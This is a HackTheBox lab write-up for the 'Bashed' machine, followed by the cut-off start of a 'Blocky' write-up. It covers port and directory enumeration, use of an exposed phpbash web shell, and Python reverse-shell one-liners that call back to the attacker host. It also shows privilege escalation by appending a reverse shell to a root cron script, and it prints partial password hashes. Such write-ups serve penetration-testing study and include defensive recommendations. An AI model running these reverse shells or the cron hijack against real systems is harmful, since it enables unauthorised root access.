

[HackTheBox] Bashed

Date: 25/Jun/2020
Categories: [htb](#), [linux](#), [oscp](#)
Tags: [enumerate_proto_http](#), [exploit_python_reverseshell](#), [privesc_sudo](#), [privesc_cron_rootjobs](#)

Overview

This is a writeup for HackTheBox VM [Bashed](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/2.4.18 ((Ubuntu)): [enumerate_proto_http](#), [exploit_python_reverseshell](#), [privesc_sudo](#), [privesc_cron_rootjobs](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.80 scan initiated Fri May 29 19:04:11 2020 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/_quick_tcp_nmap.txt -oX
   ↳ /home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.68
2 Nmap scan report for 10.10.10.68
3 Host is up, received user-set (0.32s latency).
4 Scanned at 2020-05-29 19:04:24 IST for 46s
5 Not shown: 999 closed ports
6 Reason: 999 conn-refused
7 PORT      STATE SERVICE REASON  VERSION
8 80/tcp    open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
9 |_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
10 |_http-methods:
11 |_ Supported Methods: POST OPTIONS GET HEAD
12 |_http-server-header: Apache/2.4.18 (Ubuntu)
13 |_http-title: Arrexel's Development Site
14
15 Read data files from: /usr/bin/./share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Fri May 29 19:05:10 2020 -- 1 IP address (1 host up) scanned in 59.85 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

✈ openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	Apache httpd 2.4.18 ((Ubuntu))	./results/10.10.10.68/scans/tcp_80_http_gobuster_dirbuster.txt ./results/10.10.10.68/scans/tcp_80_http_nikto.txt ./results/10.10.10.68/scans/tcp_80_http_nmap.txt ./results/10.10.10.68/scans/tcp_80_http_robots.txt ./results/10.10.10.68/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We see that the port 80/tcp is the only open port on this machine. Let's run gobuster and find interesting directories on this web server:

```
1 gobuster dir -u http://10.10.10.68:80/ -w
   ↳ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -k -l -s
   ↳ "200,204,301,302,307,403,500" -x "txt,html,php,asp,aspx,jsp" -z -o _
   ↳ "/home/kali/toolbox/writeups/htb.bashed/results/10.10.10.68/scans/tcp_80_http_gobuster_dirbuster.txt"
```

4. We find a few directories from gobuster scan and the /dev directory lists two interesting files: phpbash.min.php and phpbash.php

```
1 $ cat results/10.10.10.68/scans/tcp_80_http_gobuster_dirbuster.txt
2 http://10.10.10.68:80/images (Status: 301) [Size: 311]
3 http://10.10.10.68:80/index.html (Status: 200) [Size: 7742]
4 http://10.10.10.68:80/about.html (Status: 200) [Size: 8190]
5 http://10.10.10.68:80/contact.html (Status: 200) [Size: 7802]
6 http://10.10.10.68:80/uploads (Status: 301) [Size: 312]
7 http://10.10.10.68:80/php (Status: 301) [Size: 308]
```



```

8 http://10.10.10.68:80/css (Status: 301) [Size: 308]
9 http://10.10.10.68:80/dev (Status: 301) [Size: 308]
10 http://10.10.10.68:80/js (Status: 301) [Size: 307]
11 http://10.10.10.68:80/config.php (Status: 200) [Size: 0]
12 http://10.10.10.68:80/fonts (Status: 301) [Size: 310]
13 http://10.10.10.68:80/single.html (Status: 200) [Size: 7476]

```



Figure 4: writeup.enumeration.steps.4.1




Figure 5: writeup.enumeration.steps.4.2

5. We find that [phpbash](#) is a minimal web shell that can give us interactive access to the target machine.

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!

<https://github.com/Arrexel/phpbash>




Figure 6: writeup.enumeration.steps.5.1

Findings

Open Ports


```
1 80/tcp | http | 2.4.18 ((Ubuntu))
```

Files

```
1 /dev/phpbash.min.php  
2 /dev/phpbash.php
```

Phase #2: Exploitation

1. We visit the `/dev/phpbash.min.php` page and find the `phpbash` interactive web shell UI which enables command execution and further enumeration:



```
10.10.10.68/dev/phpbash.min.php
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 7: writeup.exploitation.steps.1.1

2. We use a Python reverse shell to obtain interactive access on this system:

```
1 nc -nlvp 443
2 python -c 'import
  ↳ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",443));
  ↳ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
kali@kali: ~/toolbox/writeups/htb.bashed $ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 56218
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$ ifconfig
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:44:62
            inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
            inet6 addr: dead:beef::250:56ff:feb9:4462/64 Scope:Global
            inet6 addr: fe80::250:56ff:feb9:4462/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:83313 errors:0 dropped:332 overruns:0 frame:0
            TX packets:78575 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5290997 (5.2 MB)  TX bytes:8385550 (8.3 MB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:442129 errors:0 dropped:0 overruns:0 frame:0
            TX packets:442129 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:32718756 (32.7 MB)  TX bytes:32718756 (32.7 MB)

$
```

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 www-data@bashed> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@bashed>
4 www-data@bashed> uname
```

```

5 Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
  ↳ GNU/Linux
6 www-data@bashed>
7 www-data@bashed> ifconfig
8 ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:44:62
9          inet addr:10.10.10.68  Bcast:10.10.10.255  Mask:255.255.255.255
10         inet6 addr: dead:beef::250:56ff:feb9:4462/64 Scope:Global
11         inet6 addr: fe80::250:56ff:feb9:4462/64 Scope:Link
12         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13         RX packets:83524 errors:0 dropped:332 overruns:0 frame:0
14         TX packets:78785 errors:0 dropped:0 overruns:0 carrier:0
15         collisions:0 txqueuelen:1000
16         RX bytes:5305396 (5.3 MB)  TX bytes:8408691 (8.4 MB)
17
18 lo       Link encap:Local Loopback
19         inet addr:127.0.0.1  Mask:255.0.0.0
20         inet6 addr: ::1/128 Scope:Host
21         UP LOOPBACK RUNNING  MTU:65536  Metric:1
22         RX packets:444689 errors:0 dropped:0 overruns:0 frame:0
23         TX packets:444689 errors:0 dropped:0 overruns:0 carrier:0
24         collisions:0 txqueuelen:1
25         RX bytes:32908196 (32.9 MB)  TX bytes:32908196 (32.9 MB)
26 www-data@bashed>
27 www-data@bashed> users
28 root
29 arrexel
30 scriptmanager

```

Phase #3: Privilege Escalation

1. We find that the user `www-data` can run any command as user `scriptmanager` using `sudo`:

```
1 sudo -l
2 sudo -u scriptmanager /bin/bash
```

```
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

Figure 9: writeup.privesc.steps.1.1

```
www-data@bashed:/tmp$
www-data@bashed:/tmp$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ whoami
scriptmanager
scriptmanager@bashed:/tmp$
```

Figure 10: writeup.privesc.steps.1.2

2. We find an interesting directory `/scripts` which has two files in it. One is a Python script `test.py` owned by user `scriptmanager` and other is `test.txt` owned by `root`. We use a script `CronJobCheckser.sh` and find that there's a `root` owned cronjob that runs the `test.py` script and which creates the `test.txt` file.

```
1 ls -la /scripts
2 cat /scripts/test.py
```

```

www-data@bashed:/home/arrexel$ which wget
/usr/bin/wget
www-data@bashed:/home/arrexel$ wget http://10.10.14.4:8000/CronJobChecker.sh
--2020-06-24 10:36:37-- http://10.10.14.4:8000/CronJobChecker.sh
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 851 [text/x-sh]
CronJobChecker.sh: Permission denied

Cannot write to 'CronJobChecker.sh' (Success).
www-data@bashed:/home/arrexel$ cd /tmp
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ wget http://10.10.14.4:8000/CronJobChecker.sh
--2020-06-24 10:36:44-- http://10.10.14.4:8000/CronJobChecker.sh
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 851 [text/x-sh]
Saving to: 'CronJobChecker.sh'

CronJobChecker.sh  100%[=====>]      851  --.-KB/s   in 0s

2020-06-24 10:36:45 (1.70 MB/s) - 'CronJobChecker.sh' saved [851/851]

www-data@bashed:/tmp$

```

Figure 11: writeup.privesc.steps.2.1

```

www-data@bashed:/tmp$
www-data@bashed:/tmp$ chmod +x CronJobChecker.sh
www-data@bashed:/tmp$
www-data@bashed:/tmp$
www-data@bashed:/tmp$ ./CronJobChecker.sh
> /usr/sbin/CRON -f
> /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
> python test.py
< /usr/sbin/CRON -f
< /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
< python test.py
^C
www-data@bashed:/tmp$

```

Figure 12: writeup.privesc.steps.2.2

```

scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ ls -l /scripts
total 8
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root          root          12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$

```

Figure 13: writeup.privesc.steps.2.3

3. We can now edit this file to execute a reverse shell that gives us elevated privileges on the system:

```

1 nc -nlvp 9999
2 echo 'import
  ↪ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",9999))
  ↪ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
  ↪ >>/scripts/test.py

```



```

scriptmanager@bashed:/tmp$
<);p=subprocess.call(["/bin/sh","-i"]);' >>/scripts/rs.py
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ cat /scripts/rs.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
scriptmanager@bashed:/tmp$
scriptmanager@bashed:/tmp$ ls -l /scripts
total 12
-rw-r--r-- 1 scriptmanager scriptmanager 215 Jun 24 10:47 rs.py
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root root 12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$ chmod +x /scripts/rs.py
scriptmanager@bashed:/tmp$ ls -l /scripts
total 12
-rwxr-xr-x 1 scriptmanager scriptmanager 215 Jun 24 10:47 rs.py
-rwxr-xr-x 1 scriptmanager scriptmanager 218 Jun 23 18:28 test.py
-rw-r--r-- 1 root root 12 Jun 23 18:33 test.txt
scriptmanager@bashed:/tmp$

```

Figure 14: writeup.privesc.steps.3.1

4. As soon as the cronjob runs, we get the elevated shell and can now view the `root.txt` flag file:

```
1 cat /root/root.txt
```

```

kali@kali: ~/toolbox/writeups/htb.bashed $ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 57310
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
# whoami
root
#
# uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#

```

Figure 15: writeup.privesc.steps.4.1

```

#
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:44:62 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.68/32 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:4462/64 scope global mngtmpaddr dynamic
        valid_lft 86016sec preferred_lft 14016sec
    inet6 fe80::250:56ff:feb9:4462/64 scope link
        valid_lft forever preferred_lft forever
#
#
# cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
#

```

Figure 16: writeup.privesc.steps.4.2

Learning/Recommendation

- Production web server instances should not host development tools like a PHP web shell. It allowed the attacker to gain interactive access of the target system.
- Service users should not be allowed to use `sudo`. This misconfiguration enabled attacker to switch to a more privileged user account.
- Cronjob files should be owned by the same user that will be allowed to run it. The attacker was able to use this misconfiguration to modify a file they own and get it executed by `root` user.

Loot

Hashes

```
1 arrexel:$1$mDpVXKQV$o6HkBjhl/e.S.bV96tMm6.:17504:.....
2 scriptmanager:$6$WahhM57B$rOHkWDRQpds96uWXkRCzA6b5L3wOorpe4uwn5U32yKRSMWDwKAm.RF6T81Ki/_
   ↪ M0yo.dJOB8Xm5/wOrLk.....
```

Flags

```
1 /home/arrexel/user.txt: 2c281f318555dbc1b8569.....
2 /root/root.txt: cc4f0afe3a1026d402ba10.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/118>
- [+] <https://medium.com/@ranakhalil101/hack-the-box-bashed-writup-a8e51a2914c2>
- [+] <https://0xdf.gitlab.io/2018/04/29/htb-bashed.html>

[HackTheBox] Blocky

Date: 13/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [enumerate_app_wordpress](#), [exploit_wordpress_plugin](#), [exploit_credsreuse](#), [privesc_sudoers](#)

Overview

This is a writeup for HackTheBox VM [Blocky](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain ([enumeration](#) → [exploitation](#) → [privilege escalation](#)) for this machine:

